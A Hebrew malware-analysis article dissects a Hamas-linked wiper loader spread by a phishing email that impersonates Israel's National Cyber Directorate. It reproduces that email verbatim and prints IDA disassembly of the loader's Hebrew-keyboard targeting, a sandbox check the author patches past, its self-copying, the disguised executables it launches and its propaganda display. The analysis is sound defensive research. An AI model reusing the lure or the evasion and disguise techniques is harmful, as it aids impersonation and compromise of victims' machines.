

# חרבות ברזל: ניתוח פוגען מבית היוצר של החמאס

עוזיאל גורפינקל

## הקדמה

המאמר הבא הוא פרי מחקר של פוגען שאותו חקרתי וחשבתי שמוטב יהיה לי לשתף אתכם, משום שהוא מעניין ויש לו נקודה אישית עם כל אחד ואחת מכם. לפני שאתחיל במאמר אתן רקע היסטורי קצר על מנת שתהיו יותר מחוברים ומזוהים לאמור בו. אני כותב את המאמר בזמן מלחמת חרבות ברזל, עניין החטופים עוד לא הסתיים ויש לנו עוד חיילים שנלחמים בעזה ומי יודע מה יהיה בקרוב עם לבנון.

מבחינת מה שמצטייר בחדשות ובעולם נראה שהמלחמה היא פיזית בשטח, ואני רוצה להראות במאמר צד נוסף שחשוב שידעו עליו גם, הצד הטכנולוגי של המלחמה עם חמאס שרוב האנשים לא מודעים אליו, ולא מדברים אליו כל כך ביום יום. מאמר זה יציג מחקר שביצעתי על פוגען שמקורו בקובצת תקיפה המזוהה עם חמאס. אתחיל בלהציג את המקור של הפוגען ומשם נתקדם אט אט. אז בואו נתחיל.

כל החקירה שלנו מתחילה מהמייל ה-"תמים" הבא, שנשלח למספר עובדים בכירים בישראל:

התראת אבטחה | מנהל הסייבר הלאומי

smtp@kalgav.co.il> אזור יקר, Sun, Feb 11, 2024 at 13:01

מינהלת הסייבר הלאומית הישראלית זיהתה מתקפת סייבר גדולה קרובה המתכוננת על ידי האקרים בחסות המדינה האיראנית, תוך ניצול נקודות תורפה שלא היו ידועות בעבר במחשבים האישיים ובמכשירים הניידים של אזרחינו. כדי לתמוך באזרחינו בהגנה על המכשירים האישיים שלהם מלהיות מושפעים ממתקפת הסייבר ובכך לאבד את הנתונים שלהם, מערך הסייבר הלאומי מפרסמים תיקוני אבטחה לשעת חירום עבור כל מערכות ההפעלה הגדולות המושפעות, אותם אנו מבקשים מכל האזרחים להתקין במכשיריהם.

[עבור התקני macOS](#)  
[עבור התקני iOS](#)  
[עבור התקני Windows](#)  
[עבור התקני Android](#)

הכרחי שאזרחים שלא רוצים ליפול קורבן למתקפה הקרובה יתקין את תיקון האבטחה במכשיריהם בזמן הקרוב ביותר.

כל טוב,  
מערך הסייבר הלאומי  
טלפון: 072-3873471  
דוא"ל: [inquiries@cyber.gov.il](mailto:inquiries@cyber.gov.il)  
[www.cyber.gov.il](http://www.cyber.gov.il)

המייל, כפי שניתן לראות נשלח מדומיין לגיטימי של חברת kalgav, אך מצד שני מתחזה להשלח מטעם מערך הסייבר הלאומי. תוכן המייל מתריע על תיקוני אבטחה חשובים שיש לעדכן כדי לא להיות ה-"קורבן הבא" במתקפת סייבר גדולה שמתכננים האקרים איראנים. כמובן שכל אדם שאינו מבין בסייבר כלל, בקלות היה יכול לקרוא את המייל הזה, ומבלי להבין מה הוא עושה להוריד ולהפעיל את הפוגען על המכשיר האישי שלו במקרה הטוב, או על אחד המחשבים של חברה במקרה הרע.

כפי שראיתי מדיווח של חברת checkpoint, הם זיהו את התוקפים כקבוצת התקיפה AdirViper אשר מקושרת לחמאס. את הזיהוי הם מסיקים בגלל "האיכות הגרועה של הפוגען ומצד שני האיכות הטובה של הנדסה חברתית", כלומר הם טוענים שהפוגען הוא לא הכי איכותי, ומצד שני המייל נכתב בצורה טובה ככה שלא מורגש שמדובר בתוקף ששפתו זרה.

- Researchers have [analyzed](#) the Hamas-linked wiper malware campaign dubbed as SameCoin. The wiper affects Windows and Android devices and is distributed via phishing emails impersonating the Israeli National Cyber Directorate, luring victims to download supposed "security updates". The campaign employs a sophisticated infection chain, including a loader, wiper, and tasks spreader for Windows, alongside an APK wiper for Android. As well as damaging and wiping files, the campaign also aims to spread propaganda. Researchers attribute the operation to the Hamas-linked Arid Viper APT group (aka APT-C-23, Desert Falcon), based on the low-grade malware quality and elaborate social engineering.

מכיוון והזכרתי את קבוצת התקיפה, אני אספר עליה בקצרה.

ממה שראיתי בכמה כתבות, הקבוצה מוגדרת כ-APT כלומר Advanced Persistent Thread, מה שאומר שהם לוקחים את הזמן ומבצעים מתקפות ממושכות ואיכותיות על יעדים מובחרים.

בשל כך הם גם מקצוענים בתחום הרשתות החברתיות והם מתחזקים עמודים פייקטיביים שאיתם עושים Cat Phishing למטרות המוצלחות שאותם מעוניינים לתקוף. וגם הם מקצועיים בתחום ה-Phishing שאנחנו רגילים לראות במיילים וב-SMS כך שההודעות יראו כמה שיותר לגיטימיות ולא יעוררו חשד.

הקבוצה עצמה אחראית גם על ביצוע של תוכנות spyware שאותן היא משתילה בתוך תוכנות שנראות לגיטימיות כגון טלגרם או אפליקציות צ'אטים אחרות, ומשתמשת בהרשאות שניתנות ע"י המשתמש כדי לדלות מידע ולהתחבר לשרת מרוחק שאליו מעבירה מידע או לחלופין מקבלת ממנו קוד מרוחק להרצה על המכשירים הניזוקים.



ניתן לראות באתר malpedia (שמתמחה במעקב אחרי קבוצות תקיפה), שהקבוצה יחסית פעילה בשנים האחרונות:

The screenshot shows the malpedia website interface. At the top left is the malpedia logo. At the top right is the Fraunhofer FKIE logo and navigation links: Inventory, Statistics, Usage, ApiVector, Login. Below the navigation is a search bar labeled "Quicksearch...". The main content area displays the entry for "AridViper" with a link "(Back to overview)". Below this, it lists "aka: APT-C-23, Arid Viper, Desert Falcon". A section titled "Associated Families" contains several tags: apk.glancelove, apk.gnatspy, apk.spyc23, apk.unidentified\_004, ios.phenakite, win.aridgopher, win.aridhelper, win.barbie, win.barbwire, and win.micropsia. A "References" section follows, listing several articles with their dates, authors, and titles, each accompanied by a small icon and a link to the article.


לא צרפתי בתמונה את כל הכתבות המקושרות לקבוצה, אך חשוב לי לציין שהכתבות הראשונות באתר המקושרות לקבוצה הן מ-2015, ככה שנראה שהיא קיימת לא מעט זמן:

The screenshot shows a list of reference articles from malpedia. Each entry includes a date, author, and title. The first article is from 2015-02-18 by Trend Micro, titled "Sexually Explicit Material Used as Lures in Recent Cyber Attacks", with a tag for AridViper. The second article is from 2015-02-17 by Kaspersky Labs, titled "The Desert Falcons targeted attacks", with a tag for AridViper. The third article is from 2015-02-01 by Kaspersky Labs, titled "The Desert Falcons Targeted Attacks", with a tag for AridViper.




## חקירת הפוגען

בחקירה שלי החלטתי להתמקד בחקירת קובץ ה-exe שצורף במייל עבור התקני Windows. נתחיל באיסוף ממצאים סטטיים בסיסיים על הקובץ, על מנת שנבין קצת יותר טוב את הקובץ שאותו אנחנו חוקרים. פחיחת הקובץ בתוכנה Detect It Easy מאפשרת לנו לראות שהקובץ נכתב בשפת C וקומפל ב-VisualStudio לארכיטקטורה 32bit:



אומנם, מלבט על האנטרופיה של הקובץ הוא נראה ארוז:



חברות ברזל: ניתוח פוגען מבית היוצר של החמאס

[www.DigitalWhisper.co.il](http://www.DigitalWhisper.co.il)

אך אני טוען שהוא לא באמת ארוז כי האנטרופיה של text. בו נמצא הקוד של התוכנית לא מספיק גבוהה, מה שמעלה את האנטרופיה של הקובץ הם ה-Sections ה-rsrc. ו-data, ולכן אני נוטה לחשוב שמדובר על משאבים שהתוכנית מכילה כמו קבצים לדוגמא. אך אל נא נקדים את המאוחר, בואו נצלול לחקירה סטטית של הקובץ.

נפתח את הקובץ ב-IDA. כך מתחילה הפונקציה הראשית של הקובץ:

```

push 104h ; nSize
push offset ExistingFileName ; lpFileName
push 0 ; hModule
call ds:GetModuleFileNameA
test eax, eax
jz loc_1017B9

push esi
push edi
push offset aUsersPublic ; "C:\\Users\\Public"
push offset ExistingFileName
call sub_102310
    
```

כלומר: בבדיקה האם הקובץ מורץ מהנתיב C:\Users\Public, בהמשך נראה שימוש בנתיב ובין למה הוא משמש. במידה והנתיב הוא לא הנתיב המדובר אז הפוגען פותח מפתחות registry שמכילים את ההגדרה של המקלדות שצריך לטעון למשתמש הנוכחי:

```

.text:007614F5 mov edi, ds:RegOpenKeyExA
.text:007614FB lea eax, [ebp+phkResult]
.text:007614FE push ebx
.text:007614FF push eax ; phkResult
.text:00761500 push 20019h ; samDesired
.text:00761505 xor esi, esi
.text:00761507 mov [ebp+cchValueName], 100h
.text:0076150E push esi ; ulOptions
.text:0076150F push offset SubKey ; "Keyboard Layout\\Preload"
.text:00761514 push 80000001h ; hKey
.text:00761519 mov [ebp+cbData], 100h
.text:00761520 call edi ; RegOpenKeyExA

push offset aSystemKeyboard ; "System\\Keyboard Layout\\Preload"
push 80000002h ; hKey
call edi ; RegOpenKeyExA
    
```

לאחר מכן בודק את הערכים אשר שמורים תחת נתיב זה במטרה לבדוק אם אחד מהערכים הינו "40d" - שזה ערכה של ה-Layout העברי במקלדת. בשביל לוודא כנראה שהמחשב הניזוק הוא של אדם ישראלי או אדם המבין עברית וקורא וכותב בעברית, כלומר - קל להבין שהפוגען מיועד לישראלים.

כך הבדיקה נראית:

```

.text:0076154C call    ebx ; RegEnumValueA
.text:0076154E test    eax, eax
.text:00761550 jnz     short loc_7615C0

.text:00761552
.text:00761552 loc_761552:
.text:00761552 mov     ecx, offset a0000040d ; "00000040d"
.text:00761557 lea    eax, [ebp+Data]
.text:0076155D nop     dword ptr [eax]

.text:00761560
.text:00761560 loc_761560:
.text:00761560 mov     dl, [eax]
.text:00761562 cmp     dl, [ecx]
.text:00761564 jnz     short loc_761580
    
```

לאחר מכן יש בדיקה של מספר ה-processors שיש למערכת:

```

.text:007616A1 lea    eax, [ebp+SystemInfo]
.text:007616A4 push   eax ; lpSystemInfo
.text:007616A5 call   ds:GetSystemInfo
.text:007616AB cmp    [ebp+SystemInfo.dwNumberOfProcessors], 2
.text:007616AF jle    loc_7617B7
    
```

במידה וקטן מ-2 מדובר כנראה ב-VM/Sand Box וה-Payload הזדוני לא ירוץ על המחשב. כמובן שרציתי להגיע לחלק המעניין אז עשיתי Patch לתוכנית כדי להגיע לחלק הזדוני שלה:

```

.text:007616A1 lea    eax, [ebp+SystemInfo]
.text:007616A4 push   eax ; lpSystemInfo
.text:007616A5 call   ds:GetSystemInfo
.text:007616AB cmp    [ebp+SystemInfo.dwNumberOfProcessors], 2
.text:007616AF jle    loc_7617B7

.text:00761685 push   0 ; bFailIfExists
.text:00761687 push   offset NewFileName ; "C:\Users\Public\Microsoft System Age" ...
.text:0076168C push   offset aCUsersPitDesk_0 ; lpExistingFileName
.text:007616C1 call   ds:CopyFileA
    
```

```

.text:007616A1 lea    eax, [ebp+SystemInfo]
.text:007616A4 push   eax ; lpSystemInfo
.text:007616A5 call   ds:GetSystemInfo
.text:007616AB cmp    [ebp+SystemInfo.dwNumberOfProcessors], 2
.text:007616AF jg     loc_7617B7

.text:00761685 push   0 ; bFailIfExists
.text:00761687 push   offset NewFileName ; "C:\Users\Public\Microsoft System Age" ...
.text:0076168C push   offset aCUsersPitDesk_0 ; lpExistingFileName
.text:007616C1 call   ds:CopyFileA
    
```

## חקירת ה-payload של התוכנית

החלק הראשון, כפי שניתן להבין, היה ההכנות להרצת ה-payload, כעת הגענו לחלק העיקרי - חקירת ה-payload. ראשית הפוגען מעתיק את קובץ ההפעלה שלו למקום אחר בשם שונה, האם הניתב אליו מועתק נראה לכם מוכר במקרה? מי שניחש שמדובר באותו הניתב שראינו בהתחלה צדק:

```

text:007616B5 push 0 ; bFailIfExists
text:007616B7 push offset NewFileName ; "C:\\Users\\Public\\Microsoft System Age" ...
text:007616BC push offset aCUsersPitDeskt_0 ; lpExistingFileName
text:007616C1 call ds:CopyFileA
    
```

```


NewFileName db 'C:\\Users\\Public\\Microsoft System Agent.exe',0
    
```

וכעת מובן למה הייתה בהתחלה הבדיקה אם הקובץ רץ כבר מהניתב הנ"ל: כי אם הוא רץ כבר אחרי ההעתקה אין צורך לחזור על פעולת ההעתקה שוב. ולכן ידלג על השלב הזה. ממש לפני סוף פונקציית ה-main יש קריאה לפונקציה:

```

text:001017CF
text:001017CF loc_1017CF:
text:001017CF call sub_1011C0
text:001017D4 int 3 ; Trap to Debugger
text:001017D4 _main endp
text:001017D4
    
```

הפונקציה הזאת היא בעצם ה"לב" של הפוגען בואו נבין ביחד על מה אני מדבר. הפונקציה מתחילה בחלק קוד בו היא מחלצת את ה-resources שקיימים בקובץ ההרצה של התוכנית, אל אותו הניתב המדובר:



חברות ברזל: ניתוח פוגען מבית היוצר של החמאס

כל זה קורה ברצף הפעולות הבא, שקיים עבור כל אחד מהקבצים שבתמונה - בנפרד:

```

text:00101298 mov     ebx, eax
text:00101292 call    _fopen
text:00101297 mov     esi, eax
text:00101299 add     esp, 8
text:0010129C test    esi, esi
text:0010129E jz      short loc_1012B3

.text:001012A0 push   esi           ; this block is use for writing the resource into the file that created
text:001012A1 push   ebx
text:001012A2 push   1
text:001012A3 push   edi
text:001012A5 call   sub_104F8F
text:001012A7 push   esi           ; Stream
text:001012A8 call   sub_104C9A
text:001012B0 add     esp, 10h
    
```

כלומר, בתחילה התוכנית יוצרת קובץ בשביל ה-resource אותו רוצים להעתיק, ואז היא כותבת את ה-resource לתוך הקובץ בעזרת שתי פונקציות הביניים המופיעות בתמונה מעלה.

לאחר מכן, הפוגען עובר לחלק קוד נוסף:

```

text:00101320
text:00101320
text:00101320
text:00101320 sub_101320 proc near
text:00101320
text:00101320 pInputs= tagINPUT ptr 10h
text:00101320 pe= PROCESSENTRY32 ptr 30h
text:00101320
text:00101320 lea    eax, [esp+pe.szExeFile]
text:00101324 push  offset String2 ; "Microsoft System Manager.exe"
text:00101329 push  eax             ; String1
text:0010132A call  __stricmp
text:0010132F add     esp, 8
text:00101332 test   eax, eax
text:00101334 jz     loc_101490

text:0010133A lea    eax, [esp+pe]
text:0010133C push  eax             ; lppe
text:0010133F push  esi             ; hSnapshot
text:00101340 call  edi             ; Process32Next
text:00101342 test   eax, eax
text:00101344 jnz   short sub_101320
    
```

קוד זה מתחיל כפי שרואים במעבר על כל התהליכים אשר רצים במערכת על מנת למצוא אם יש תהליך בשם Microsoft System Manager.exe, שזהו במקרה אחד מקבצי הרצה שהפוגען מחלץ מתוכו לנתיב למעלה.

במידה ואין בנמצא תהליך בשם זה, הפוגען יוצר אחד כזה באמצעות קריאה לפונקציה הבאה:

```

text:0010134D
text:0010134D loc_10134D:
text:0010134D mov     ecx, offset CommandLine ; "C:\\Users\\Public\\Microsoft System Man" ...
text:00101352 call    sub_1010F0
    
```



שניתן לראות שלאחר מכן מתבצע CreateProcess עבור התהליך החדש:

```

text:00101140
text:00101140 loc_101140: ; Size
text:00101140 push 44h ; 'D'
text:0010114F lea eax, [ebp+StartupInfo]
text:00101152 push 0 ; Val
text:00101154 push eax ; void *
text:00101155 call _memset
text:00101158 add esp, 0Ch
text:0010115D lea eax, [ebp+ProcessInformation]
text:00101160 xorps xmm0, xmm0
text:00101163 movups xmmword ptr [ebp+ProcessInformation.hProcess], xmm0
text:00101167 push eax ; lpProcessInformation
text:00101168 lea eax, [ebp+StartupInfo]
text:0010116B push eax ; lpStartupInfo
text:0010116C push 0 ; lpCurrentDirectory
text:0010116E push 0 ; lpEnvironment
text:00101170 push 0 ; dwCreationFlags
text:00101172 push 0 ; bInheritHandles
text:00101174 push 0 ; lpThreadAttributes
text:00101176 push 0 ; lpProcessAttributes
text:00101178 push ebx ; lpCommandLine
text:00101179 push 0 ; lpApplicationName
text:0010117E test esi, esi
text:0010117F jz short loc_1011A7

text:0010117F call esi ; dword_16FB90
text:00101181 xor eax, eax
text:00101183 pop edi
text:00101184 pop esi
text:00101185 pop ebx
text:00101186 mov esp, ebp
text:00101188 pop ebp
text:00101189 retn

text:001011A7 loc_1011A7:
text:001011A7 call ds:CreateProcessA
text:001011AD pop edi
text:001011AE pop esi
text:001011AF xor eax, eax
text:001011B1 pop ebx
text:001011B2 mov esp, ebp
text:001011B4 pop ebp
text:001011B5 retn
text:001011B5 sub_1010F0 endp
text:001011B5

```

וכך הפוגען מוודא שהקובץ Microsoft System Manager.exe שאותו חילץ בהכרח רץ. לאחר כך הפוגען עושה את אותה הפעולה גם לקובץ Windows Defender Agent.exe:

```

text:00101368 lea eax, [esp+pe]
text:0010136C mov [esp+pe.dwSize], 128h
text:00101374 push eax ; lppe
text:00101375 push esi ; hSnapshot
text:00101376 call ds:Process32First
text:0010137C test eax, eax
text:0010137E jz short loc_1013A6

text:00101380 loc_101380:
text:00101380 lea eax, [esp+pe.szExeFile]
text:00101384 push offset aWindowsDefende ; "Windows Defender Agent.exe"
text:00101389 push eax ; String1
text:0010138A call __stricmp
text:0010138F add esp, 8
text:00101392 test eax, eax
text:00101394 jz loc_10149C

text:0010139A lea eax, [esp+pe]
text:0010139E push eax ; lppe
text:0010139F push esi ; hSnapshot
text:001013A0 call edi ; Process32Next
text:001013A2 test eax, eax
text:001013A4 jnz short loc_101380

```

לאחר מכן הפוגען דואג לשנות את ה-Wallpaper של שולחן העבודה עם תמונה שטען למחשב בשם Microsoft Connection Agent.jpg באמצעות קריאה לפונקציה SystemParameterInfo:

```

text:001013B7: 001013B7: ; TWI0010
text:001013B7: push 3
text:001013B9: push offset pvParam ; "C:\Users\Public\Microsoft Connection" ...
text:001013BE: push 0 ; uiParam
text:001013C0: push 14h ; uiAction
text:001013C2: call ds:SystemParametersInfoA
    
```

התמונה עצמה נראית ככה:



הכלי בתמונה הוא נמר והתמונה המקורית עצמה שאותה הם ערכו מופיע בויקיפדיה:





לאחר מכן הפוגען מגביר את הווליום השמע של המחשב באמצעות קריאה לפונקציה `SendInput`:

```
.text:001013C8 push     1Ch                ; cbSize
.text:001013CA lea     eax, [esp+4+pInputs]
.text:001013CE mov     [esp+4+pInputs.type], 1
.text:001013D6 push     eax                ; pInputs
.text:001013D7 push     1                  ; cInputs
.text:001013D9 mov     dword ptr [esp+0Ch+pInputs.anonymous_0], 0AFh ; 0
.text:001013E1 mov     dword ptr [esp+0Ch+pInputs.anonymous_0+8], 0
.text:001013E9 mov     dword ptr [esp+0Ch+pInputs.anonymous_0+0Ch], 0
.text:001013F1 mov     dword ptr [esp+0Ch+pInputs.anonymous_0+4], 0
.text:001013F9 call    ebx                ; SendInput
.text:001013FB push     1Ch                ; cbSize
.text:001013FD lea     eax, [esp+4+pInputs]
.text:00101401 mov     dword ptr [esp+4+pInputs.anonymous_0+4], 2
.text:00101409 push     eax                ; pInputs
.text:0010140A push     1                  ; cInputs
.text:0010140C call    ebx                ; SendInput
.text:0010140E push     100                ; dwMilliseconds
.text:00101410 call    ds:Sleep
```

את פעולת ההגברה הפוגען עושה בלולאה 50 פעמים על מנת לוודא שהווליום במחשב מספיק גבוהה:

```
.text:005F1420
.text:005F1420 loc_5F1420:                ; cbSize
.text:005F1420 push     1Ch                ; cbSize
.text:005F1422 lea     eax, [esp+4+pInputs]
.text:005F1426 mov     [esp+4+pInputs.type], 1
.text:005F142E push     eax                ; pInputs
.text:005F142F push     1                  ; cInputs
.text:005F1431 mov     dword ptr [esp+0Ch+pInputs.anonymous_0], 0AFh ; 0
.text:005F1439 mov     dword ptr [esp+0Ch+pInputs.anonymous_0+8], 0
.text:005F1441 mov     dword ptr [esp+0Ch+pInputs.anonymous_0+0Ch], 0
.text:005F1449 mov     dword ptr [esp+0Ch+pInputs.anonymous_0+4], 0
.text:005F1451 call    ebx                ; SendInput
.text:005F1453 push     1Ch                ; cbSize
.text:005F1455 lea     eax, [esp+4+pInputs]
.text:005F1459 mov     dword ptr [esp+4+pInputs.anonymous_0+4], 2
.text:005F1461 push     eax                ; pInputs
.text:005F1462 push     1                  ; cInputs
.text:005F1464 call    ebx                ; SendInput
.text:005F1466 sub     esi, 1
.text:005F1469 jnz     short loc_5F1420
```

בשלב זה הפוגען מריץ סרטון בשם `Video.mp4` (שגם אותו התוכנית חילצה), אופן ההרצה של הסרטון הוא

באמצעות הפונקציה `ShellExecuteA`:


```
.text:0010146B push     1                  ; nShowCmd
.text:0010146D push     esi                ; lpDirectory
.text:0010146E push     esi                ; lpParameters
.text:0010146F push     offset File        ; "C:\\Users\\Public\\Video.mp4"
.text:00101474 push     offset Operation    ; "open"
.text:00101479 push     esi                ; hwnd
.text:0010147A call    ds:ShellExecuteA
.text:00101480 push     42000              ; dwMilliseconds
.text:00101485 call    ds:Sleep
.text:0010148B jmp     loc_1012EC
```

מדובר בסרטון לא קל לצפייה, שמטרתו היא לגרום להשפעה תודעתית. הנה מספר תמונות ממנו:



כמובן שהסרטון מנסה ליצור פניקה וריכוז של הנתקף במחשב בזמן ששני קבצי הרצה שחולצו מהפוגען רצים ברקע.

